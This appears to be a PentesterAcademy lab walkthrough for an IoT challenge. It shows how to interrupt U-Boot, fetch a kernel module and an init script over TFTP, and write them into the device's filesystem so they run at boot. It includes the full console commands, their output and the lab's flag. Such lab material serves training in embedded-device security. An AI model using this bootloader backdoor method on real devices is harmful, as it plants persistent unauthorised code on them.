ATTACK DEFENSE


by PentesterAcademy

Name	U-Boot: Insert Backdoor Shell into FS
URL	https://www.attackdefense.com/challengedetails?cid=1242
Type	IoT : Bootloader

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: Run the process monitor kernel module on the embedded device to get a list of running processes without logging into the device. And, retrieve the flag!


Step 1: On lab start, serial console over web is opened in the browser of Kali machine. Reloading this page with reset the embedded device.



```
=========== IP Configuration of Local machine =============
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5287: eth0@if5288: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:bc:dd:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.188.221.3/24 brd 192.188.221.255 scope global eth0
       valid_lft forever preferred_lft forever
=========== Booting emulation in 2 seconds =============
WARNING: Image format was not specified for 'sd.img' and probing guessed raw.
         Automatically detecting the format is dangerous for raw images, write operations on block 0 will be restricted.
         Specify the 'raw' format explicitly to remove the restrictions.
pulseaudio: pa_context_connect() failed
pulseaudio: Reason: Connection refused
pulseaudio: Failed to initialize PA contextaudio: Could not init `pa' audio driver
ALSA lib confmisc.c:767:(parse_card) cannot find card '0'
ALSA lib conf.c:4528:(_snd_config_evaluate) function snd_func_card_driver returned error: No such file or directory
ALSA lib confmisc.c:392:(snd_func_concat) error evaluating strings
ALSA lib conf.c:4528:(_snd_config_evaluate) function snd_func_concat returned error: No such file or directory
ALSA lib confmisc.c:1246:(snd_func_refer) error evaluating name
ALSA lib conf.c:4528:(_snd_config_evaluate) function snd_func_refer returned error: No such file or directory
ALSA lib conf.c:5007:(snd_config_expand) Evaluate error: No such file or directory
ALSA lib pcm.c:2495:(snd_pcm_open_noupdate) Unknown PCM default
```


On booting it will show the console with option to provide credentials. But as the credentials are not known, the user can’t log into it.

Step 2: On the Desktop of Kali machine, there is a directory named “backdoor-files” which contains two files.



```
root@attackdefense:~# cd Desktop/backdoor-files/
root@attackdefense:~/Desktop/backdoor-files# ls -l
total 128
-rwxr-xr-x 1 root root    370 Sep 22 11:44 S60kernel
-rw-r--r-- 1 root root 123320 Sep 22 11:40 processenum.ko
root@attackdefense:~/Desktop/backdoor-files#
```

One file is a start/stop script for init (S60kernel).




```
root@attackdefense:~/Desktop/backdoor-files# cat S60kernel
#!/bin/sh
#

case "$1" in
  start)
        insmod /var/processenum.ko &
        [ $? = 0 ] && echo "OK" || echo "FAIL"
        ;;
  stop)
        rmmod processenum &
        [ $? = 0 ] && echo "OK" || echo "FAIL"
        ;;
  restart|reload)
        "$0" stop
        "$0" start
        ;;
  *)
        echo "Usage: $0 {start|stop|restart}"
        exit 1
esac

exit $?
root@attackdefense:~/Desktop/backdoor-files# 
```

The other one is kernel module (processenum.ko) binary file.

These files can be written on the file system disk of embedded device through U-Boot. But, for that, the files are required to be hosted on a TFTP server.

Step 3: As per the challenge description, a TFTP server is located on the network and can be reached on tftp.server hostname. Connect to it and put both files on it.

Commands:
tftp tftp.server
status
put S60kernel
put processenum.ko




```
root@attackdefense:~/Desktop/backdoor-files# tftp tftp.server
tftp> status
Connected to tftp.server.
Mode: netascii Verbose: off Tracing: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> put S60kernel
Sent 392 bytes in 0.0 seconds
tftp> put processenum.ko
Sent 124012 bytes in 0.1 seconds
tftp> q
root@attackdefense:~/Desktop/backdoor-files#
```

.
The files are ready on TFTP server.

Step 4: Fetch the files through the U-Boot console. Refresh the browser window and the embedded device will reset. While booting, the boot sequence can be stopped by pressing any key during U-Boot countdown. This will drop the user into U-Boot console.

Get IP address on the embedded device and set IP address of the remote TFTP server by setting the “serverip” environment variable.


Commands:
dhcp
setenv serverip



```
=> dhcp
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
BOOTP broadcast 1
DHCP client bound to address 10.0.2.15 (3 ms)
*** Warning: no boot file name; using '0A00020F.img'
Using smc911x-0 device
TFTP from server 10.0.2.2; our IP address is 10.0.2.15
Filename '0A00020F.img'.
smc911x: MAC 52:54:00:12:34:56

TFTP error: trying to overwrite reserved memory...
smc911x: MAC 52:54:00:12:34:56
=> setenv serverip 192.188.221.4
```

Step 5: Check memory address range for the board.


Command: bdinfo



```
=> bdinfo
arch_number = 0x000008e0
boot_params = 0x60002000
DRAM bank   = 0x00000000
-> start    = 0x60000000
-> size     = 0x20000000
DRAM bank   = 0x00000001
-> start    = 0x80000000
-> size     = 0x00000004
eth0name    = smc911x-0
ethaddr     = 52:54:00:12:34:56
current eth = smc911x-0
ip_addr     = <NULL>
baudrate    = 38400 bps
TLB addr    = 0x7fff0000
relocaddr   = 0x7ff85000
reloc off   = 0x1f785000
irq_sp      = 0x7fe84ee0
sp start    = 0x7fe84ed0
```

Step 6: Load both files on valid memory addresses from TFTP server.

Commands:
tftp 0x63000000 processenum.ko
tftp 0x65000000 S60kernel




```
=> tftp 0x63000000 processenum.ko
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
Using smc911x-0 device
TFTP from server 192.188.221.4; our IP address is 10.0.2.15; sending through gateway 10.0.2.2
Filename 'processenum.ko'.
Load address: 0x63000000
Loading: #########################
         109.4 KiB/s
done
Bytes transferred = 123320 (1e1b8 hex)
smc911x: MAC 52:54:00:12:34:56
=> tftp 0x65000000 S60kernel
smc911x: MAC 52:54:00:12:34:56
smc911x: detected LAN9118 controller
smc911x: phy initialized
smc911x: MAC 52:54:00:12:34:56
Using smc911x-0 device
TFTP from server 192.188.221.4; our IP address is 10.0.2.15; sending through gateway 10.0.2.2
Filename 'S60kernel'.
Load address: 0x65000000
Loading: #
         0 Bytes/s
done
Bytes transferred = 370 (172 hex)
smc911x: MAC 52:54:00:12:34:56
```

Step 7: Write these file to disk. The start/stop script will look for the module in /var directory, so write the kernel module at /var/processenum.ko. The script itself should be in /etc/init.d directory.

Commands:
ext4write mmc 0:1 0x63000000 /var/processenum.ko 0x1e1b8
ext4write mmc 0:1 0x65000000 /etc/init.d/S60kernel 0x172


Note: The last argument of the above commands is the file size.

Now, reset the device and let it boot.



```
=> ext4write mmc 0:1 0x63000000 /var/processenum.ko 0x1e1b8
File System is consistent
update journal finished
123320 bytes written in 414 ms (290 KiB/s)
=> ext4write mmc 0:1 0x65000000 /etc/init.d/S60kernel 0x172
File System is consistent
update journal finished
370 bytes written in 380 ms (0 Bytes/s)
=> reset
resetting ...


U-Boot 2019.07 (Sep 20 2019 - 07:00:39 +0000)
```

Step 8: On successful boot, before login prompt, it will print the list of running processes. The flag is present in that and can be retrieved.



```
[processenum] Process: PID: 334 Name: ata_sff
[processenum] Process: PID: 451 Name: rpciod
[processenum] Process: PID: 452 Name: kworker/u9:0
[processenum] Process: PID: 453 Name: xprtiod
[processenum] Process: PID: 473 Name: kswapd0
[processenum] Process: PID: 553 Name: nfsiod
[processenum] Process: PID: 753 Name: kworker/0:2
[processenum] Process: PID: 772 Name: kworker/0:3
[processenum] Process: PID: 819 Name: kworker/0:1H
[processenum] Process: PID: 842 Name: ext4-rsv-conver
[processenum] Process: PID: 857 Name: syslogd
[processenum] Process: PID: 862 Name: klogd
[processenum] Process: PID: 900 Name: udhcpc
[processenum] Process: PID: 903 Name: bc88c1714c59610
[processenum] Process: PID: 905 Name: sleep
[processenum] Process: PID: 906 Name: insmod
[processenum] Process: PID: 907 Name: getty

Welcome to Buildroot
buildroot login:
```

Flag: bc88c1714c59610

References:

- U-boot source: https://www.denx.de/wiki/U-Boot/SourceCode